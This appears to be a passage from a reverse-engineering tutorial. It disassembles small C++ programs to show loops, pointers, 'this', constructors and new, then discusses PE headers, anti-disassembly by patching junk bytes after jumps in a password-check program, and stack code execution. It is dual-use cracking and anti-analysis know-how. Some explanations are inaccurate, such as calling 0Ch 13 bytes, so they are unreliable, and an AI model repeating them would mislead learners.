; the final result is loaded in ecx register from location [ebp – 0C]
; (i.e. the variable m).
  004010FD: 51                 push        ecx
; the value in ecx register i.e. the variable m is pushed in the stack
on cout function.
  004010FE: 68 E8 70 41 00     push        4170E8h
  00401103: 68 88 8D 41 00     push        418D88h
  00401108: E8 53 15 00 00     call        00402660
; the cout function call.
  0040110D: 83 C4 08           add         esp,8
; the stack clearing for cout function.
  00401110: 8B C8              mov         ecx,eax
  00401112: E8 C9 00 00 00     call        004011E0
  00401117: 8B C8              mov         ecx,eax
  00401119: E8 A2 00 00 00     call        004011C0
  0040111E: 33 C0              xor         eax,eax
  00401120: 8B E5              mov         esp,ebp
  00401122: 5D                 pop         ebp
  00401123: C3                 ret
```

The above disassembled code is totally mangled in a loop code and does not employ `imul` instruction.

The next example employs the pointers instead of original variables for multiplication.

```
/* mulaptr.cpp */
#include <iostream>
using namespace std;
int main (int argc, char* argv[])   {
      int m=0, x=0, y=0;
      int *a, *b, *c;
      a = &m;
      b = &x;
      c = &y;
      cout << "Enter the first number: ";
      cin >> x;
      cout << "Enter the second number: ";
      cin >> y;
      for (int i=0; i < *b; i++)
            *a += *c;
      cout << "x * y = " << m << endl;
return EXIT_SUCCESS;
}
```

The disassembled code as generated by the dumpbin.exe is shown below:

```
_main:
  0040107E: 55                  push        ebp
  0040107F: 8B EC               mov         ebp,esp
  00401081: 83 EC 1C            sub         esp,1Ch
; stack worth 28 bytes is reserved.
  00401084: C7 45 E4 00 00 00  mov         dword ptr [ebp-1Ch],0
            00
  0040108B: C7 45 F0 00 00 00  mov         dword ptr [ebp-10h],0
            00
  00401092: C7 45 E8 00 00 00  mov         dword ptr [ebp-18h],0
            00
; above all the variables, m, x & y are respectively initialized.
  00401099: 8D 45 E4            lea         eax,[ebp-1Ch]
  0040109C: 89 45 FC            mov         dword ptr [ebp-4],eax
  0040109F: 8D 4D F0            lea         ecx,[ebp-10h]
  004010A2: 89 4D F8            mov         dword ptr [ebp-8],ecx
  004010A5: 8D 55 E8            lea         edx,[ebp-18h]
  004010A8: 89 55 F4            mov         dword ptr [ebp-0Ch],edx
  004010AB: 68 B0 70 41 00      push        4170B0h
  004010B0: 68 88 8D 41 00      push        418D88h
  004010B5: E8 C6 15 00 00      call        00402680
  004010BA: 83 C4 08            add         esp,8
  004010BD: 8D 45 F0            lea         eax,[ebp-10h]
  004010C0: 50                  push        eax
  004010C1: B9 18 8E 41 00      mov         ecx,418E18h
  004010C6: E8 95 06 00 00      call        00401760
  004010CB: 68 CC 70 41 00      push        4170CCh
  004010D0: 68 88 8D 41 00      push        418D88h
  004010D5: E8 A6 15 00 00      call        00402680
  004010DA: 83 C4 08            add         esp,8
  004010DD: 8D 4D E8            lea         ecx,[ebp-18h]
  004010E0: 51                  push        ecx
  004010E1: B9 18 8E 41 00      mov         ecx,418E18h
  004010E6: E8 75 06 00 00      call        00401760
  004010EB: C7 45 EC 00 00 00  mov         dword ptr [ebp-14h],0
            00
  004010F2: EB 09               jmp         004010FD
  004010F4: 8B 55 EC            mov         edx,dword ptr [ebp-14h]
  004010F7: 83 C2 01            add         edx,1
  004010FA: 89 55 EC            mov         dword ptr [ebp-14h],edx
  004010FD: 8B 45 F8            mov         eax,dword ptr [ebp-8]
  00401100: 8B 4D EC            mov         ecx,dword ptr [ebp-14h]
  00401103: 3B 08               cmp         ecx,dword ptr [eax]
  00401105: 7D 11               jge         00401118
```

```
00401107: 8B 55 FC          mov        edx,dword ptr [ebp-4]
0040110A: 8B 02             mov        eax,dword ptr [edx]
0040110C: 8B 4D F4          mov        ecx,dword ptr [ebp-0Ch]
0040110F: 03 01             add        eax,dword ptr [ecx]
00401111: 8B 55 FC          mov        edx,dword ptr [ebp-4]
00401114: 89 02             mov        dword ptr [edx],eax
00401116: EB DC             jmp        004010F4
00401118: 68 C0 11 40 00    push       4011C0h
0040111D: 8B 45 E4          mov        eax,dword ptr [ebp-1Ch]
00401120: 50                push       eax
00401121: 68 E8 70 41 00    push       4170E8h
00401126: 68 88 8D 41 00    push       418D88h
0040112B: E8 50 15 00 00    call       00402680
00401130: 83 C4 08          add        esp,8
00401133: 8B C8             mov        ecx,eax
00401135: E8 C6 00 00 00    call       00401200
0040113A: 8B C8             mov        ecx,eax
0040113C: E8 9F 00 00 00    call       004011E0
00401141: 33 C0             xor        eax,eax
00401143: 8B E5             mov        esp,ebp
00401145: 5D                pop        ebp
00401146: C3                ret
```

The code can be now identified. The scrutiny of earlier example helps in understanding the above example.

Remember in mathematics the multiplication is the summation of one value times the other, thus, by simply keeping this principle in mind, we can identify that the bunch of code results into product. Thus, a masked code for multiplication operator.

The Object Oriented World

Its time to study some modern programming approaches, we mean we are going to discus the object oriented programming at lower level.

Friends, can you differentiate the structures from classes? There is no difference, both can be used in each others place, but, the difference lies in one aspect, by default, all members of a structure are public if not declared explicitly while in a class all members are private if not declared public or private explicitly.

The classes are the most essential parts of object-oriented programming. Therefore, the study of OOP is similar to study of classes.

Classes have some internal definite structures. Like classes have constructors & destructors. It is not necessary whether they are declared explicitly. We'll identify them at lower level.

The classes have objects of its kind; the objects can be declared statically or dynamically. The statically declared object members (the functions and variables declared in a class) get their calls from direct offsets, while dynamic declaration is also called object instantiation.

The object instances are initiated in instantiation process.

The static object members are called similar to other static functions, while dynamic declared object member functions follow the object instantiation process first.

There is always a difference between ordinary functions and the object member functions (the class functions). The object member functions are provided with a pointer to the object instance implicitly and it is the argument pushed on the stack last, means in arguments list it lies at first place or the leftmost argument (_cdecl convention). This pointer is called **this** pointer.

No object member function will get a call without parsing **'this'** pointer into the arguments list While, no such pointer is provided to the other functions. This is the major difference between the object functions and other functions.

The **'this'** pointer is prepared in ECX register by default by the Visual Studio compiler.

Note: We are using VC++ 6.0 in our example that is ideal compiler for all these concepts.

Then there is something like virtual functions, which do not have a constant offset but are tracked by a virtual table also known as vtbl.

Remember, a destructor may be virtual or non-virtual but a constructor will never be virtual.

This may be because, a constructor initializes all the class members and places base address for tracking these class members, afterwards all the members get their instantaneous addresses.

Once everything gets its entry in virtual table the destructor may also be listed in virtual table.

There is always a call for new () function in object-oriented programs. Compiler may place a check if a constructor is already defined in the program. The check ensures that the developer-defined constructors should be called instead of new () code generated by constructor.

The new () function takes only one integer type argument and returns a pointer. The argument is mostly 1, it is because it needs something to initialize, there should be something to exist at that address. An address for nothing never exists. Or more generally, the things, which don't exist, cannot be addressed.

Remember, there exist no class or object at the lower level. Instead only object instances exist & remain in the traces. 'this' pointer traces the object instances. The classes and objects are the things, which exist only at higher level. Remember the compiler places only the code, which can be understood by the operating system and the processor.

The class and objects are only for human understanding and OS and processors have nothing to do with that approach. And the compiler acts as an interpreter who translates the human instructions to processor instructions.

Note: The processor cannot think and imagine like us, processors do not know what the objects are in real world.

Let's form an ideal example employing OOP technique and the static object declaration.

```
/* classex1.cpp */
#include <iostream>
using namespace std;
class myClass     {
      public:
            void myFunc();
};
void myClass::myFunc()  {
      cout << "This is an OOP example." << endl;
}
```

```
int main (int argc, char* argv[])   {
      myClass exClass;
      exClass.myFunc();
return EXIT_SUCCESS;
}
```

Compile the above program using the following command:

```
CL /Gs classex1.cpp
```

It will remove all the optimizations from compiled code. Now disassemble the exe file using dumpbin

```
Dumpbin /disasm classex1.exe >classex1.txt
```

And check the following excerpt of the code from classex1.txt:

Note: Always start from the code of main.

```
 myFunc:
  0040107E: 55                 push       ebp
  0040107F: 8B EC              mov        ebp,esp
; function prologue.
  00401081: 51                 push       ecx
  00401082: 89 4D FC           mov        dword ptr [ebp-4],ecx
  00401085: 68 E0 10 40 00     push       4010E0h
  0040108A: 68 A0 C0 40 00     push       40C0A0h
  0040108F: 68 78 CD 40 00     push       40CD78h
  00401094: E8 A7 05 00 00     call       00401640
; call for cout function
  00401099: 83 C4 08           add        esp,8
  0040109C: 8B C8              mov        ecx,eax
  0040109E: E8 5D 00 00 00     call       00401100
; call for function generating new line in the output.
  004010A3: 8B E5              mov        esp,ebp
  004010A5: 5D                 pop        ebp
  004010A6: C3                 ret
```

```
; function epilogue.


_main:
  004010A7: 55                 push       ebp
  004010A8: 8B EC              mov        ebp,esp
  004010AA: 51                 push       ecx
  004010AB: 8D 4D FC           lea        ecx,[ebp-4]
; the 'this' pointer is prepared in ecx register. But remember that the
object instance is static one, no object instantiation code is
generated. It will be generated in dynamic declaration of objects.
  004010AE: E8 CB FF FF FF     call       0040107E
; the call for myFunc is directly made.
  004010B3: 33 C0              xor        eax,eax
  004010B5: 8B E5              mov        esp,ebp
  004010B7: 5D                 pop        ebp
  004010B8: C3                 ret
```

Now let's alter the same program classex1.cpp but this time with dynamic object declaration as follows:

```
/* classex2.cpp */
#include <iostream>
using namespace std;
class myClass     {
      public:
            void myFunc();
};
void myClass::myFunc()  {
      cout << "This is an OOP example." ;
}
int main (int argc, char* argv[])   {
      myClass *exClass = new myClass;
      exClass->myFunc();

return EXIT_SUCCESS;
```

}

Compile the above code and disassemble the exe file just like previous example. Let’s study the following excerpt of the disassembled code from classex2.txt:

```
  myFunc:
; start of prologue for myFunc.
  0040107E: 55                 push        ebp
  0040107F: 8B EC              mov         ebp,esp
; prologue ends.
  00401081: 51                 push        ecx
; the 'this' pointer is pushed on the stack.
  00401082: 89 4D FC           mov         dword ptr [ebp-4],ecx
  00401085: 68 A0 C0 40 00     push        40C0A0h
  0040108A: 68 78 CD 40 00     push        40CD78h
  0040108F: E8 5C 00 00 00     call        004010F0
; call for cout.
  00401094: 83 C4 08           add         esp,8
; clearing the stack frame of cout function.
; epilogue starts here.
  00401097: 8B E5              mov         esp,ebp
  00401099: 5D                 pop         ebp
  0040109A: C3                 ret
; epilogue of myFunc ends here.
_main:
  0040109B: 55                 push        ebp
  0040109C: 8B EC              mov         ebp,esp
; the object instantiation begins here and will end with the preparation
; for 'this' pointer.
  0040109E: 83 EC 08           sub         esp,8
; Two double words 8 bytes are reserved on the stack.
  004010A1: 6A 01              push        1
; 1 is pushed on the stack, to form a reference for an object instance
; of a class.
  004010A3: E8 EF 31 00 00     call        00404297
; probably the call for new () function. New () takes only one integer
; type argument and returns an address.
  004010A8: 83 C4 04           add         esp,4
; yes! The above line clears out the single argument from the stack,
; probably the previous function was new ().
; the code below is preparing the 'this' pointer.
  004010AB: 89 45 F8           mov         dword ptr [ebp-8],eax
  004010AE: 8B 45 F8           mov         eax,dword ptr [ebp-8]
  004010B1: 89 45 FC           mov         dword ptr [ebp-4],eax
  004010B4: 8B 4D FC           mov         ecx,dword ptr [ebp-4]
; the this pointer is prepared in ecx register which is an implicit
; argument for the object instance functions.
  004010B7: E8 C2 FF FF FF     call        0040107E
; call for myFunc.
; the object still lies in the memory. No it's a memory leak.
; to avoid such memory leaks, we should place the object destruction
; code.
  004010BC: 33 C0              xor         eax,eax
; the return value 0 is prepared in eax register.
; the epilogue of _main begins.
  004010BE: 8B E5              mov         esp,ebp
  004010C0: 5D                 pop         ebp
  004010C1: C3                 ret
; the _main ends.
```

Let's create another example employing the constructor and destructor:

```
/* classcds.cpp */
#include <iostream>
using namespace std;
class myClass     {
      public:
            myClass(void);    // constructors have the same name as
that of class
            ~myClass(void);   // destructors have ~ sign prefixed to
class name.
};
myClass::myClass(void)  {
      cout << "The constructor gets invoked.";
}
myClass::~myClass(void) {
      cout << "\nThe destructor gets invoked.";
}
int main (int argc, char* argv[])   {
      myClass exClass;
return EXIT_SUCCESS;
}
```

Compile the above program as:

```
Cl /Gs classcds.cpp
```

Let us check the output of above program

```
C:\access denied\code>classcds
The constructor gets invoked.
The destructor gets invoked.
C:\access denied\code>
```

We see that the constructor gets the call first automatically and then destructor is called after that the program exits.

But in original program code, we haven’t called the constructor or destructor in main function. Well, constructor gets call while object instantiation, while the destructor gets call while demolishing the object instance.

Let’s check out its disassembled code:

```
constructor:
  0040107E: 55                   push       ebp
  0040107F: 8B EC                mov        ebp,esp
  00401081: 51                 push        ecx
  00401082: 89 4D FC           mov         dword ptr [ebp-4],ecx
  00401085: 68 A0 C0 40 00     push        40C0A0h
  0040108A: 68 98 CD 40 00     push        40CD98h
  0040108F: E8 6C 00 00 00     call        00401100
  00401094: 83 C4 08           add         esp,8
  00401097: 8B 45 FC           mov         eax,dword ptr [ebp-4]
  0040109A: 8B E5              mov         esp,ebp
  0040109C: 5D                 pop         ebp
  0040109D: C3                 ret
destructor:
  0040109E: 55                 push        ebp
  0040109F: 8B EC              mov         ebp,esp
  004010A1: 51                 push        ecx
  004010A2: 89 4D FC           mov         dword ptr [ebp-4],ecx
  004010A5: 68 C0 C0 40 00     push        40C0C0h
  004010AA: 68 98 CD 40 00     push        40CD98h
  004010AF: E8 4C 00 00 00     call        00401100
  004010B4: 83 C4 08           add         esp,8
  004010B7: 8B E5              mov         esp,ebp
  004010B9: 5D                 pop         ebp
  004010BA: C3                 ret
_main:
  004010BB: 55                 push        ebp
  004010BC: 8B EC              mov         ebp,esp
  004010BE: 83 EC 08           sub         esp,8
  004010C1: 8D 4D FC           lea         ecx,[ebp-4]
; the 'this' pointer is passed to the constructor through ecx register.
  004010C4: E8 B5 FF FF FF     call        0040107E
; call for constructor.
  004010C9: C7 45 F8 00 00 00  mov         dword ptr [ebp-8],0
            00
  004010D0: 8D 4D FC           lea         ecx,[ebp-4]
; once again the 'this' pointer is passed to destructor an an implicit
; argument.
  004010D3: E8 C6 FF FF FF     call        0040109E
; call for destructor.
```

```
  004010D8: 8B 45 F8            mov         eax,dword ptr [ebp-8]
; no xor this time for creating return value, it is directly copied from
; stack variable into eax register.
  004010DB: 8B E5               mov         esp,ebp
  004010DD: 5D                  pop         ebp
  004010DE: C3                  ret
```

Global Objects

The global objects are declared with the **static** keyword. Global objects are created in the data section during compile time & differ from other runtime object instantiation in a way that their instantiation is error free. It means no extra memory is needed, which may cause problems if not allotted in other instantiations.

If objects are declared as global then, they are already instantiated in the data section and do not need the constructors to be called. Therefore, a check is made in the generated code which blocks the constructor code from being executed. Let’s frame an ideal example:

Now let us alter the above program with a dynamic object instantiation:

```
/* classcd.cpp */
#include <iostream>
using namespace std;
class myClass     {
      public:
            myClass(void);    // constructors have the same name as
that of class
            ~myClass(void);   // destructors have ~ sign prefixed to
class name.
};
myClass::myClass(void)  {
      cout << "The constructor gets invoked.";
}
myClass::~myClass(void) {
      cout << "\nThe destructor gets invoked.";
}

int main (int argc, char* argv[])   {
      myClass *exClass = new myClass;
return EXIT_SUCCESS;
}
```

Let’s check the output of program:

```
C:\access denied\code>classcd
The constructor gets invoked.
C:\access denied\code>
```

Only the constructor gets the call, while destructor is not called at all.

The dynamic instantiation creates the object instances on the heap and heap objects needs a manual call for delete or free function.

Note: The stack is also called automatic memory, while heap is also called dynamic memory.

Let’s check out its disassembled code:

```
Constructor:
  0040107E: 55                  push       ebp
  0040107F: 8B EC               mov        ebp,esp
  00401081: 51                  push       ecx
  00401082: 89 4D FC            mov        dword ptr [ebp-4],ecx
  00401085: 68 A0 C0 40 00      push       40C0A0h
  0040108A: 68 98 CD 40 00      push       40CD98h
  0040108F: E8 8C 00 00 00      call       00401120
  00401094: 83 C4 08            add        esp,8
  00401097: 8B 45 FC            mov        eax,dword ptr [ebp-4]
  0040109A: 8B E5               mov        esp,ebp
  0040109C: 5D                  pop        ebp
  0040109D: C3                  ret
destructor:
  0040109E: 55                  push       ebp
  0040109F: 8B EC               mov        ebp,esp
  004010A1: 51                  push       ecx
  004010A2: 89 4D FC            mov        dword ptr [ebp-4],ecx
  004010A5: 68 C0 C0 40 00     push        40C0C0h
  004010AA: 68 98 CD 40 00     push        40CD98h
  004010AF: E8 6C 00 00 00     call        00401120
  004010B4: 83 C4 08           add         esp,8
  004010B7: 8B E5              mov         esp,ebp
  004010B9: 5D                 pop         ebp
  004010BA: C3                 ret
_main:
  004010BB: 55                 push        ebp
  004010BC: 8B EC              mov         ebp,esp
  004010BE: 83 EC 0C           sub         esp,0Ch
  004010C1: 6A 01              push        1
; something must be placed in memory for initializing the object in
; memory.
  004010C3: E8 FF 31 00 00     call        004042C7
; call for new function.
  004010C8: 83 C4 04           add         esp,4
  004010CB: 89 45 F8           mov         dword ptr [ebp-8],eax
  004010CE: 83 7D F8 00        cmp         dword ptr [ebp-8],0
  004010D2: 74 0D              je          004010E1
  004010D4: 8B 4D F8           mov         ecx,dword ptr [ebp-8]
  004010D7: E8 A2 FF FF FF     call        0040107E
  004010DC: 89 45 F4           mov         dword ptr [ebp-0Ch],eax
  004010DF: EB 07              jmp         004010E8
  004010E1: C7 45 F4 00 00 00  mov         dword ptr [ebp-0Ch],0
            00
  004010E8: 8B 45 F4           mov         eax,dword ptr [ebp-0Ch]
  004010EB: 89 45 FC           mov         dword ptr [ebp-4],eax
  004010EE: 33 C0              xor         eax,eax
  004010F0: 8B E5              mov         esp,ebp
  004010F2: 5D                 pop         ebp
  004010F3: C3                 ret
```

```
/* classex3.cpp */
#include <iostream>
using namespace std;
class myClass     {
      public:
            myClass(void);    // constructors have the same name as
that of class
            ~myClass(void);   // destructors have ~ sign prefixed to
class name.
            void myFunc();
            int maxim(int a, int b);
};
myClass::myClass(void)  {
      cout << "The constructor gets the call." << endl;
}
myClass::~myClass(void) {
      cout << "The distructor gets the call." << endl;
}
void myClass::myFunc()  {
      cout << "This is an OOP example." ;
}
int myClass::maxim (int a, int b)   {
      return a>b?a:b;
}
int main (int argc, char* argv[])   {
      myClass *exClass = new myClass;
      exClass->myFunc();
      cout << "\nMaximum(5, 6) = " << exClass->maxim(5, 6);
return EXIT_SUCCESS;
}
```

compile the above program as:

```
Cl /Gs classex3.cpp
```

And disassemble the exe file as:

```
Dumpbin /disasm classex3.exe >classex3.txt
```

Let’s check out the following block of disassembled code from classex3.txt:

```
Constructor (myClass):
  0040107E: 55                 push       ebp
  0040107F: 8B EC              mov        ebp,esp
  00401081: 51                 push       ecx
  00401082: 89 4D FC           mov        dword ptr [ebp-4],ecx
  00401085: 68 E0 11 40 00     push       4011E0h
  0040108A: 68 B0 40 41 00     push       4140B0h
  0040108F: 68 D8 5C 41 00     push       415CD8h
  00401094: E8 37 0A 00 00     call       00401AD0
; call for cout function.
  00401099: 83 C4 08           add        esp,8
  0040109C: 8B C8              mov        ecx,eax
  0040109E: E8 5D 01 00 00     call       00401200
; call to generate the new line in screen display.
  004010A3: 8B 45 FC           mov        eax,dword ptr [ebp-4]
  004010A6: 8B E5              mov        esp,ebp
  004010A8: 5D                 pop        ebp
  004010A9: C3                 ret
; constructor ends here.
Destructor (~myClass):
  004010AA: 55                 push       ebp
  004010AB: 8B EC              mov        ebp,esp
  004010AD: 51                 push       ecx
  004010AE: 89 4D FC           mov        dword ptr [ebp-4],ecx
  004010B1: 68 E0 11 40 00     push       4011E0h
  004010B6: 68 D0 40 41 00     push       4140D0h
  004010BB: 68 D8 5C 41 00     push       415CD8h
  004010C0: E8 0B 0A 00 00     call       00401AD0
```

```
; call for cout function.
  004010C5: 83 C4 08          add        esp,8
  004010C8: 8B C8             mov        ecx,eax
  004010CA: E8 31 01 00 00    call       00401200
; call to generate the new line in screen display.
  004010CF: 8B E5             mov        esp,ebp
  004010D1: 5D                pop        ebp
  004010D2: C3                ret
; destructor ends here.
  004010D3: 55                push       ebp
  004010D4: 8B EC             mov        ebp,esp
  004010D6: 51                push       ecx
  004010D7: 89 4D FC          mov        dword ptr [ebp-4],ecx
  004010DA: 68 F0 40 41 00    push       4140F0h
  004010DF: 68 D8 5C 41 00    push       415CD8h
  004010E4: E8 E7 09 00 00    call       00401AD0
; call for cout.
  004010E9: 83 C4 08          add        esp,8
  004010EC: 8B E5             mov        esp,ebp
  004010EE: 5D                pop        ebp
  004010EF: C3                ret
maxim:
  004010F0: 55                push       ebp
  004010F1: 8B EC             mov        ebp,esp
  004010F3: 83 EC 08          sub        esp,8
  004010F6: 89 4D FC          mov        dword ptr [ebp-4],ecx
; this pointer is stored on the stack in a variable.
  004010F9: 8B 45 08          mov        eax,dword ptr [ebp+8]
; the second argument is placed in eax register which lies at
; 8 bytes offset from stack frame base, while the first
; argument lies at offset of 13 bytes from the stack frame base (ebp)
  004010FC: 3B 45 0C          cmp        eax,dword ptr [ebp+0Ch]
; cmp compares two numbers.
  004010FF: 7E 08             jle        00401109
  00401101: 8B 4D 08          mov        ecx,dword ptr [ebp+8]
  00401104: 89 4D F8          mov        dword ptr [ebp-8],ecx
  00401107: EB 06             jmp        0040110F
  00401109: 8B 55 0C           mov         edx,dword ptr [ebp+0Ch]
  0040110C: 89 55 F8           mov         dword ptr [ebp-8],edx
  0040110F: 8B 45 F8           mov         eax,dword ptr [ebp-8]
  00401112: 8B E5              mov         esp,ebp
  00401114: 5D                 pop         ebp
  00401115: C2 08 00           ret         8
; __stdcall convention is followed, as the arguments are being cleared
; by the called function itself (Pascal convention), while the arguments
; are being pushed in __cdecl convention for this function, both Pascal
; and _cdecl are followed, this is __stdcall convention.

_main:
  00401118: 55                 push        ebp
  00401119: 8B EC              mov         ebp,esp
  0040111B: 83 EC 0C           sub         esp,0Ch
; 13 bytes reserved on the stack.
; the object instantiation has been started.
  0040111E: 6A 01              push        1
; argument for new () function.
  00401120: E8 C2 57 00 00     call        004068E7
; probably call for new () function.
  00401125: 83 C4 04           add         esp,4
; cleared only a single argument, probably the last call was for new.
; below the 'this' pointer is being prepared in ecx register.
  00401128: 89 45 F8           mov         dword ptr [ebp-8],eax
  0040112B: 83 7D F8 00        cmp         dword ptr [ebp-8],0
  0040112F: 74 0D              je          0040113E
  00401131: 8B 4D F8           mov         ecx,dword ptr [ebp-8]
  00401134: E8 45 FF FF FF     call        0040107E
  00401139: 89 45 F4           mov         dword ptr [ebp-0Ch],eax
  0040113C: EB 07              jmp         00401145
  0040113E: C7 45 F4 00 00 00  mov         dword ptr [ebp-0Ch],0
            00
  00401145: 8B 45 F4           mov         eax,dword ptr [ebp-0Ch]
  00401148: 89 45 FC           mov         dword ptr [ebp-4],eax
  0040114B: 8B 4D FC           mov         ecx,dword ptr [ebp-4]
  0040114E: E8 80 FF FF FF     call        004010D3
```

```
; below the arguments for maxim are being pushed on the stack.
  00401153: 6A 06              push        6
  00401155: 6A 05              push        5
  00401157: 8B 4D FC           mov         ecx,dword ptr [ebp-4]
; the 'this' pointer which is the pointer for object instance is being
; pushed on the stack of maxim, because the maxim is a member of object
; class and operates on object instance.
  0040115A: E8 91 FF FF FF     call        004010F0
; call for maxim( 5, 6).
  0040115F: 50                 push        eax
  00401160: 68 08 41 41 00     push        414108h
  00401165: 68 D8 5C 41 00     push        415CD8h
  0040116A: E8 61 09 00 00     call        00401AD0
; call for cout.
  0040116F: 83 C4 08           add         esp,8
  00401172: 8B C8              mov         ecx,eax
  00401174: E8 A7 00 00 00     call        00401220
  00401179: 33 C0              xor         eax,eax
  0040117B: 8B E5              mov         esp,ebp
  0040117D: 5D                 pop         ebp
  0040117E: C3                 ret
```

We observed that the dynamically declared object instances destructor is not executed.

Surgery of PE Headers

The Windows NT executable files are also termed as PE executables, where PE stands for Portable Executable. All PE executables bear an identical structure.

The PE files always start with a **MZ** header or also known as the **DOS Stub**. The MZ header constitutes the beginning of the Windows NT executables. Which can be identified easily by MZ and then a little after “This program cannot be run in DOS mode…”.

During normal execution in windows mode this header is directly crossed over and the executional control lands on the PE header, which follows the Dos stub. Otherwise in DOS mode, the above shown line in double quotes is printed on the console screen and the program exits.

The PE header contains all the information about the executable program. A careful alteration of PE header can turn the cracking process more tedious and boost up the security.

But a skillful hacker can find his path if he bears enough knowledge of the PE header.

Anti-Disassembling Techniques

The dissemblers in this world are yet not smart enough and intelligent. The dissemblers just translate the machine code into assembly from top to bottom. But do not follow the actual execution path.

This fact can be used to fool the dissemblers. The developers can use the techniques to derail the process of cracking the security by injecting the false instructions in normal executing instructions.

There are several techniques to harden the cracking process. We can employ the process of decryption of important parts of program code during the execution. Having the encrypted code, always produce a wrong disassembly leading the crackers to false path.

Remember that these techniques cannot stop a dedicated hacker from achieving his goals. But can probably slow down the process of cracking. Let us discus these techniques in detail.

Inserting False Machine Code

The fact is that the intentionally introduced false instructions are not followed during execution, thus there is nearly no difference between the performances of original program and the one utilizing such anti-dissembling techniques.

In this technique we are going to force the dissemblers to produce the wrong disassembled assembly code, which can increase the strength of security code to some degree.

We are going to use the same earlier secpass.cpp program for employing this technique here.

```
/* secpass.cpp */
#include <iostream>
using namespace std;
int main (int argc, char* argv[])   {
      char password[] = "iAMsatisfied";
      char buffPass[21];
      for (int a=1; a <= 3; a++)    {
            cout << "Enter the password: ";
            cin.getline(buffPass, 21);
            if (strcmp (password, buffPass) == 0)     {
                  system("START");
                  exit(0);
            } else      {
                  cout << "Login failed." << endl;
            }
      }
return EXIT_SUCCESS;
}
```

We are going to modify the programming code of secpass.cpp by adding NOP sleds in the code as shown below and give it the name sechard.cpp.

```
/* sechard.cpp */
```

```
#include <iostream>
using namespace std;
int main (int argc, char* argv[])    {
      char password[] = "iAMsatisfied";
      char buffPass[21];
      for (int a=1; a <= 3; a++)     {
            cout << "Enter the password: ";
            cin.getline(buffPass, 21);
            __asm {
                  jmp offset lab1
                  nop
                  nop
            }
lab1:
            if (strcmp (password, buffPass) == 0)     {
                  __asm {
                        nop
                        jmp offset lab3
                        nop
                        nop
                        nop
                  }
lab2:
                  system("START");
                  exit(0);
                  __asm {
                        nop
lab3:
                        jmp offset lab2
                        nop
                        nop
                        nop
                        nop
                  }
            } else      {
                  cout << "Login failed." << endl;
            }
      }
return EXIT_SUCCESS;
}
```

The jump instructions along with NOP instructions are placed to control the execution path of the processor. We have to change the NOP instructions to anything so that the disassembled code should be translated wrongly, but without affecting the performance and the objective of the program. Let us study the disassembly of the sechard.exe.

Compile the above program and disassemble using following command:

```
Dumpbin /disasm sechard.exe
```

A part of the main section of disassembled code is shown below:

```
  004010D7: 6A 15             push        15h
  004010D9: 8D 55 E8          lea         edx,[ebp-18h]
  004010DC: 52                push        edx
  004010DD: B9 00 4D 41 00    mov         ecx,414D00h
  004010E2: E8 09 03 00 00    call        004013F0
  004010E7: EB 02             jmp         004010EB
  004010E9: 90                nop
  004010EA: 90                nop
  004010EB: 8D 45 E8          lea         eax,[ebp-18h]
  004010EE: 50                push        eax
  004010EF: 8D 4D D4          lea         ecx,[ebp-2Ch]
  004010F2: 51                push        ecx
  004010F3: E8 88 47 00 00    call        00405880
  004010F8: 83 C4 08          add         esp,8
  004010FB: 85 C0             test        eax,eax
  004010FD: 75 23             jne         00401122
  004010FF: 90                nop
  00401100: EB 18             jmp         0040111A
  00401102: 90                nop
  00401103: 90                nop
  00401104: 90                nop
  00401105: 68 D8 30 41 00    push        4130D8h
  0040110A: E8 CC 46 00 00    call        004057DB
  0040110F: 83 C4 04          add         esp,4
  00401112: 6A 00             push        0
  00401114: E8 ED 45 00 00    call        00405706
  00401119: 90                nop
  0040111A: EB E9             jmp         00401105
  0040111C: 90                nop
  0040111D: 90                nop
  0040111E: 90                nop
```

```
0040111F: 90                  nop
00401120: EB 1E               jmp         00401140
00401122: 68 70 11 40 00      push        401170h
00401127: 68 E0 30 41 00      push        4130E0h
0040112C: 68 70 4C 41 00      push        414C70h
00401131: E8 8A 13 00 00      call        004024C0
```

Now open sechard.exe in hex editor and bring the cursor at first NOP sled and insert any hex value after the jmp instruction. Follow the same step for other NOP sleds also. The new disassembly is as follows:

```
004010D7: 6A 15               push        15h
004010D9: 8D 55 E8            lea         edx,[ebp-18h]
004010DC: 52                  push        edx
004010DD: B9 00 4D 41 00      mov         ecx,414D00h
004010E2: E8 09 03 00 00      call        004013F0
004010E7: EB 02               jmp         004010EB
004010E9: E8 09 8D 45 E8      call        E8859DF7
004010EE: 50                  push        eax
004010EF: 8D 4D D4            lea         ecx,[ebp-2Ch]
004010F2: 51                  push        ecx
004010F3: E8 88 47 00 00      call        00405880
004010F8: 83 C4 08            add         esp,8
004010FB: 85 C0               test        eax,eax
004010FD: 75 23               jne         00401122
004010FF: 90                  nop
00401100: EB 18               jmp         0040111A
00401102: 51                  push        ecx
00401103: E8 09 68 D8 30      call        31187911
00401108: 41                  inc         ecx
00401109: 00 E8               add         al,ch
0040110B: CC                  int         3
0040110C: 46                  inc         esi
0040110D: 00 00               add         byte ptr [eax],al
0040110F: 83 C4 04            add         esp,4
00401112: 6A 00               push        0
00401114: E8 ED 45 00 00      call        00405706
00401119: 90                  nop
0040111A: EB E9               jmp         00401105
0040111C: 85 C0               test        eax,eax
0040111E: E8 09 EB 1E 68      call        685EFC2C
00401123: 70 11               jo          00401136
00401125: 40                  inc         eax
00401126: 00 68 E0            add         byte ptr [eax-20h],ch
00401129: 30 41 00            xor         byte ptr [ecx],al
0040112C: 68 70 4C 41 00      push        414C70h
00401131: E8 8A 13 00 00      call        004024C0
```

Well friends, the bold hex numbers have replaced all 0x90s after the jmp instructions. And due to this, the disassembled code is mangled and the dissembler produces the wrong assembly code.

This technique is mostly employed, but is not so hard to be cracked. The hackers are skilled enough to reverse the steps and find out the original disassembly by following the actual execution of the program and replacing the false code with NOP sled again.

Exporting & Executing Code on Stack

The code execution on stack provides some advantages as well as disadvantages over executing the code in .text section.

The code on the stack memory can be modified during execution without using WriteProcessMemory. For security point of view, it increases the immune system of the program.

But there are some serious backholes in the code execution on stack. Due to some implementation bugs, the execution of the processor can be controlled and the attacker can transfer the execution on to the user controlled buffers to execute the devastating code.

The relocation of code on stack has to tackle few serious problems first.

One serious problem is the change in all relative offsets of functions and the arguments or data.

The Intel x86 architecture based processors use relative references (the offsets) rather than the hardcoded addresses. This feature helps to maintain the portability & relocation of the software.

But this feature creates problem if we have to relocate only a small portion of the code during runtime. All the offsets point to false locations after relocation of a small portion of the code.

Actually, the addresses are calculated by subtracting the two memory addresses of the memory locations or by counting the number of bytes between two memory locations. It means if we have to jump to another location then, the jump is done by counting the offset bytes from that location instead of locating the address.

